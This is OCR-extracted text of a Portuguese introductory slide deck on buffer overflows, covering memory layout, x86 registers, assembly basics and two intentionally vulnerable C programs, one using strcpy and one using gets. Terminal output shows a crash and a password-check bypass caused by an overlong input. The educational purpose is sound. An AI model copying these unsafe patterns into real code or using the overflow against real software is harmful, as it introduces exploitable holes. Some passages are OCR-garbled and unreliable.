INTRODUÇÃO AO BUFFER OVERFLOW 1

Joas Antonio

Sobre o Livro

- Aprenda o conceito básico sobre Buffer Overflow
- Métodos e tipos de Buffer Overflow para PenTesters
- Engenharia Reversa
- Desenvolvendo exploits básicos com cases

Sobre o Autor

- Joas Antonio
- Apenas um apaixonado por segurança da informação que gosta de contribuir com a comunidade ☺

Meu LinkedIn:

- https://www.linkedin.com/in/joas-antonio-dos-santos/

O QUE É BUFFER OVERFLOW?

Buffer Overflow

- Buffer é um armazenamento temporário de memória com uma capacidade especificada para armazenar dados, que foram alocados a ele pelo programador ou pelo programa. Quando a quantidade de dados é maior que a capacidade alocada, os dados são excedidos. Isso é o que a indústria geralmente **chama de excesso de buffer** ou **saturação de buffer** . Esses dados vazam para os limites de outros buffers e corrompem ou substituem os dados legítimos presentes.
- A vulnerabilidade de estouro de buffer é algo que os hackers consideram um alvo fácil, porque é uma das maneiras mais “fáceis” pelas quais os cibercriminosos podem obter acesso não autorizado ao software.
- O estouro de buffer é uma anomalia em que um programa, ao gravar dados em um buffer, ultrapassa os limites do buffer e substitui a memória adjacente. Este é um caso especial de violação da segurança da memória. Os estouros de buffer podem ser acionados por entradas projetadas para executar código ou alterar a maneira como o programa opera. Isso pode resultar em comportamento irregular do programa, incluindo erros de acesso à memória, resultados incorretos, uma falha ou uma violação da segurança do sistema.

Buffer Overflow - Conceitos

- **Principais conceitos de estouro de buffer**
- Este erro ocorre quando há mais dados em um buffer do que ele pode manipular, fazendo com que os dados sejam excedidos no armazenamento adjacente.
- Essa vulnerabilidade pode causar uma falha no sistema ou, pior, criar um ponto de entrada para um ataque cibernético.
- C e C ++ são mais suscetíveis ao estouro de buffer.
- As práticas de desenvolvimento seguro devem incluir testes regulares para detectar e corrigir estouros de buffer. Essas práticas incluem proteção automática no nível do idioma e verificação de limites no tempo de execução.
- A tecnologia SAST binária da Veracode identifica vulnerabilidades de código, como excesso de buffer, em todo o código - incluindo código aberto e componentes de terceiros - para que os desenvolvedores possam resolvê-los rapidamente antes de serem explorados.

Buffer Overflow - Conceitos

- Muitas linguagens de programação são propensas a ataques de estouro de buffer. No entanto, a extensão desses ataques varia de acordo com o idioma usado para escrever o programa vulnerável. Por exemplo, o código escrito em Perl e JavaScript geralmente não é suscetível a estouros de buffer. No entanto, um estouro de buffer em um programa escrito em C, C ++, Fortran ou Assembly pode permitir que o invasor comprometa totalmente o sistema de destino.
- Os cibercriminosos exploram os problemas de buffer overflow para alterar o caminho de execução do aplicativo substituindo partes de sua memória. Os dados extras maliciosos podem conter código projetado para acionar ações específicas - com efeito, o envio de novas instruções para o aplicativo atacado que podem resultar em acesso não autorizado ao sistema. As técnicas de hackers que exploram uma vulnerabilidade de estouro de buffer variam de acordo com a arquitetura e o sistema operacional.

Buffer Overflow – Causa

- Erros de codificação geralmente são a causa do estouro de buffer. Os erros comuns de desenvolvimento de aplicativos que podem levar ao estouro de buffer incluem falha na alocação de buffers grandes o suficiente e negligência para verificar problemas de estouro. Esses erros são especialmente problemáticos com o C / C ++, que não possui proteção interna contra estouros de buffer. Consequentemente, os aplicativos C / C ++ geralmente são alvos de ataques de estouro de buffer.

Exemplo 1: Simples Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
        // Reserve 5 byte of buffer plus the terminating NULL.
        // should allocate 8 bytes = 2 double words,
        // To overflow, need more than 8 bytes...
        char buffer[5];  // If more than 8 characters input
                         // by user, there will be access
                         // violation, segmentation fault
        // a prompt how to execute the program...
        if (argc < 2)
        {
                printf("strcpy() NOT executed....\n");
                printf("Syntax: %s <characters>\n", argv[0]);
                exit(0);
        }
        // copy the user input to mybuffer, without any
        // bound checking a secure version is srtcpy_s()
        strcpy(buffer, argv[1]);
        printf("buffer content= %s\n", buffer);
        // you may want to try strcpy_s()
        printf("strcpy() executed...\n");
        return 0;
}
```

A vulnerabilidade existe porque o buffer pode ser excedido se a entrada do usuário (argv [1]) for maior que 8 bytes. Por que 8 bytes? O sistema de 32 bits (4 bytes), precisamos preencher uma palavra dupla (32 bits). O tamanho do caractere (caractere) é de 1 byte; portanto, se solicitarmos um buffer com 5 bytes, o sistema alocará 2 palavras duplas (8 bytes). É por isso que quando você insere mais de 8 bytes; o mybuffer será excedido.

```
root@kali:~# ./buffer 123456789999
buffer content= 123456789999
strcpy() executed...
root@kali:~# ./buffer 1234567899999
buffer content= 1234567899999
strcpy() executed...
Segmentation fault
```

Exemplo 2: Simples Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```c
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Digite a senha : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Senha errada \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Usuário privilegiado \n");
    }

    return 0;
}
```

```
root@kali:~# gcc buffer2.c -o buffer2
```

```
root@kali:~# ./buffer2

 Digite a senha :
12345

 Senha errada
```

```
root@kali:~# ./buffer2

 Digite a senha :
thegeekstuff

 Correct Password

 Usuário privilegiado
```

```
root@kali:~# ./buffer2

 Digite a senha :
12222222222222222222222222222222222222222222222222222222222222222222222222

 Senha errada

 Usuário privilegiado
Segmentation fault
```

Buffer Overflow – Soluções

- Para evitar o estouro de buffer, os desenvolvedores de aplicativos C / C ++ devem evitar funções de biblioteca padrão que não são verificadas por limites, como gets, scanf e strcpy.
- Além disso, as práticas de desenvolvimento seguro devem incluir testes regulares para detectar e corrigir estouros de buffer. A maneira mais confiável de evitar ou impedir estouros de buffer é usar a proteção automática no nível do idioma. Outra correção é a verificação de limites imposta no tempo de execução, que evita a saturação do buffer, verificando automaticamente se os dados gravados em um buffer estão dentro dos limites aceitáveis.

BUFFER OVERFLOW PARA PENTESTER & ENGENHARIA REVERSA

Buffer Overflow – Tipos

- Existem vários ataques diferentes de buffer overflow que empregam estratégias diferentes e têm como alvo diferentes partes de código. Abaixo estão alguns dos mais conhecidos.
- **Stack Overflow Attack -** Esse é o tipo mais comum de ataque de estouro de buffer e envolve o estouro de um buffer na pilha de chamadas *.
- **Heap Overflow Attack -** Esse tipo de ataque direciona dados no conjunto de memória aberto conhecido como pilha *.
- **Integer Overflow Attack -** Em um estouro inteiro, uma operação aritmética resulta em um número inteiro (número inteiro) muito grande para o tipo inteiro destinado a armazená-lo; isso pode resultar em um estouro de buffer.
- **Unicode Overflow -** Um estouro unicode cria um estouro de buffer inserindo caracteres unicode em uma entrada que espera caracteres ASCII. (ASCII e unicode são padrões de codificação que permitem que os computadores representem texto. Por exemplo, a letra 'a' é representada pelo número 97 em ASCII. Embora os códigos ASCII abranjam apenas caracteres de idiomas ocidentais, o unicode pode criar caracteres para quase todos os idiomas escritos da Terra. Como há muito mais caracteres disponíveis no unicode, muitos caracteres unicode são maiores que o maior caractere ASCII.)

Conceitos

- Cada aplicativo do Windows usa partes da memória. A memória do processo contém três componentes principais:
- segmento de código (instruções que o processador executa. O EIP controla a próxima instrução)
- segmento de dados (variáveis, buffers dinâmicos)
- segmento de pilha (usado para passar dados / argumentos para funções e é usado como espaço para variáveis. A pilha começa (= a parte inferior da pilha) do final da memória virtual de uma página e cresce (para um endereço mais baixo)) . um PUSH adiciona algo ao topo da pilha, o POP remove um item (4 bytes) da pilha e o coloca em um registro.

Conceitos

- Se você deseja acessar diretamente a memória da pilha, pode usar o ESP (Stack Pointer), que aponta para a parte superior (portanto, o endereço de memória mais baixo) da pilha.
- Após um push, o ESP apontará para um endereço de memória mais baixo (o endereço é diminuído com o tamanho dos dados que são enviados para a pilha, que é de 4 bytes no caso de endereços / ponteiros). Os decrescimentos geralmente acontecem antes do item ser colocado na pilha (dependendo da implementação ... se o ESP já apontar para o próximo local livre na pilha, o decréscimo ocorre após a colocação dos dados na pilha)
- Após um POP, o ESP aponta para um endereço mais alto (o endereço é incrementado (em 4 bytes no caso de endereços / ponteiros)). Os incrementos acontecem depois que um item é removido da pilha.
- Quando uma função / sub-rotina é inserida, um quadro de pilha é criado. Esse quadro mantém os parâmetros do procedimento pai juntos e é usado para passar argumentos para o sub-roteamento. O local atual da pilha pode ser acessado através do ponteiro da pilha (ESP), a base atual da função está contida no ponteiro base (EBP) (ou ponteiro de quadro).

Conceitos


- Os registros de uso geral da CPU (Intel, x86) são:
- EAX: acumulador: usado para executar cálculos e usado para armazenar valores de retorno de chamadas de função. Operações básicas como adicionar, subtrair, comparar usam esse registro de uso geral
- EBX: base (não tem nada a ver com o ponteiro base). Não possui finalidade geral e pode ser usado para armazenar dados.
- ECX: contador: usado para iterações. O ECX conta para baixo.
- EDX: data: esta é uma extensão do registro EAX. Ele permite cálculos mais complexos (multiplicar, dividir), permitindo que dados extras sejam armazenados para facilitar esses cálculos.
- ESP: ponteiro de pilha
- EBP: ponteiro base
- ESI: índice de origem: mantém a localização dos dados de entrada
- EDI: índice de destino : aponta para o local onde o resultado da operação de dados é armazenado
- EIP: ponteiro de instruções

Conceitos

- Quando um aplicativo é encarado em um ambiente Win32, um processo é criado e a memória virtual é atribuída a ele. Em um processo de 32 bits, o endereço varia de 0x00000000 a 0xFFFFFFFF, onde 0x00000000 a 0x7FFFFFFF é atribuído a "terra do usuário" e 0x80000000 a 0xFFFFFFFF é atribuído ao "núcleo do kernel" . O Windows usa o modelo de memória plana , o que significa que a CPU pode endereçar direta / sequencialmente / linearmente todos os locais de memória disponíveis, sem precisar usar um esquema de segmentação / paginação.
- A memória de terra do kernel é acessível apenas pelo sistema operacional.
- Quando um processo é criado, um PEB (Process Execution Block) e TEB (Thread Environment Block) são criados.
- O PEB contém todos os parâmetros de terra do usuário associados ao processo atual:
  - localização do executável principal
  - ponteiro para dados do carregador (pode ser usado para listar todas as DLLs / módulos que são / podem ser carregados no processo)
  - ponteiro para informações sobre a pilha
- O TEB descreve o estado de um encadeamento e inclui
  - localização do PEB na memória
  - local da pilha para o encadeamento ao qual pertence
  - ponteiro para a primeira entrada na cadeia SEH (consulte os tutoriais 3 e 3b para saber mais sobre o que é uma cadeia SEH)
- Cada encadeamento dentro do processo possui um TEB.

Conceitos

O mapa de memória de processo do Win32 fica assim:



Conceitos - Stacks

THE STACK:


- A pilha (stack) é uma parte da memória do processo, uma estrutura de dados que funciona como LIFO (Last in first out). Uma pilha é alocada pelo sistema operacional para cada thread (quando o thread é criado) . Quando o thread termina, a pilha também é limpa. O tamanho da pilha é definido quando é criado e não é mudança. Combinado com o LIFO e o fato de não exigir estruturas / mecanismos de gerenciamento complexos para ser gerenciado, a pilha é bastante rápida, mas de tamanho limitado.
- LIFO significa que os dados colocados mais recentes (resultado de uma instrução PUSH) são os primeiros que serão removidos da pilha novamente. (por uma instrução POP).
- Quando uma pilha é criada, o ponteiro da pilha aponta para o topo da pilha (= o endereço mais alto da pilha). À medida que as informações são empurradas para a pilha, esse ponteiro da pilha diminui (vai para um endereço mais baixo) . Portanto, em essência, a pilha cresce para um endereço mais baixo.
- A pilha contém variáveis locais, chamadas de função e outras informações que não precisam ser armazenadas por um período maior de tempo. Conforme mais dados são adicionados à pilha (pressionados na pilha), o ponteiro da pilha é diminuído e aponta para um valor de endereço mais baixo.
- Toda vez que uma função é chamada, os parâmetros da função são empurrados para a pilha, além dos valores salvos dos registros (EBP, EIP) . Quando uma função retorna, o valor salvo do EIP é recuperado da pilha e colocado de volta. no EIP, para que o fluxo normal do aplicativo possa ser retomado.

Mais detalhes: https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/

Conceitos - Depurador

- Para ver o estado da pilha (e o valor dos registradores, como o ponteiro de instruções, ponteiro de pilha, etc.), precisamos conectar um depurador ao aplicativo, para que possamos ver o que acontece no momento em que o aplicativo é executado (e especialmente quando morre).
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/
- https://en.wikipedia.org/wiki/List_of_debuggers
- https://www.immunityinc.com/products/debugger/

Conceitos – Memória Ram



- **Text segment:** região read-only que que armazena textos como códigos e comandos utilizados por outros programas. O texto correspondente ao nosso código fonte por exemplo fica armazenado aqui.
- **Data (initialized/unitialized):** aqui ficam as variáveis inicializadas e não inicializadas do nosso programa.
- **Heap**: região destinada ao armazenamento de grandes informações, gerenciada pelas funções malloc, realloc e free. O que estará armazenado aqui depende da estrutura do programa sendo executado.
- **Stack:** aqui ficam armazenadas as variáveis e funções locais do nosso programas. Esta é uma pilha que funciona no esquema LIFO (last in first out), contendo endereços de funções que devem ser invocadas e parâmetros/variáveis a serem utilizadas.

Conceitos – Memória Ram


- Ponto de vista físico: memória é homogênea. 9 Processador 8086 endereça até 220 bytes = 1MByte.
- Ponto de vista lógico: memória é dividida em áreas denominadas segmentos.
  - *Expansão na capacidade de acesso à memória.*
  - *Organização bem mais eficiente.*

  Ponto de vista lógico: memória é dividida em áreas denominadas segmentos.

  Cada segmento no 8086 é uma área de memória com no mínimo 64 KB e no máximo 1MB.

  Registradores de segmento indicam o endereço inicial do segmento.

Conceitos – Memória Ram



Conceitos – Memória Ram

- Todos os acessos a instruções são feitas automaticamente no segmento de código.
  - *Suponha que CS contenha o valor 2800h e PC o valor 0153h.*
  - *Obtenção do endereço efetivo (EA):*
- Inclusão de um zero à direita do valor do CS (endereço base).
  - *Inclusão de 4 bits.*
  - *Endereços possuem 20 bits.*
- Soma do deslocamento (offset) ao endereço do segmento.

28000h + 0153h = 28153h

CS x 16 PC EA

Conceitos – Assembly

- Linguagem de montagem (assembly) é uma forma de representar textualmente o conjunto de instruções de máquina (ISA) do computador.
  - *Cada arquitetura possui um ISA particular, portanto, pode ter uma linguagem assembly diferente.*
- Instruções são representadas através de mnemônicos, que associam o nome à sua função.
  - *Nome da instrução é formada por 2, 3 ou 4 letras.*

Exemplos:

- **8 ADD AH BH z**
  - *ADD: comando a ser executado (adição). z*
  - *AH e BH: operandos a serem somados. 8*

  MOV AL, 25
  - *Move o valor 25 para o registrador AL.*


Conceitos – Criando Programas Assembly

- **Ferramentas necessárias:**
- Editor para criar o programa-fonte.
  - *Qualquer editor que gere texto em ASCII (ex: notepad, edit, etc.).*
- Montador para transformar o código-fonte em um programa-objeto.
  - *∃ várias ferramentas no mercado (ex: masm, nasm, tasm, etc.).*
- Ligador (linkeditor) para gerar o programa executável a partir do código-objeto
- **Ferramentas desejáveis:**
- Depurador para acompanhar a execução do código.
  - *Importante para encontrar erros durante a programação.*

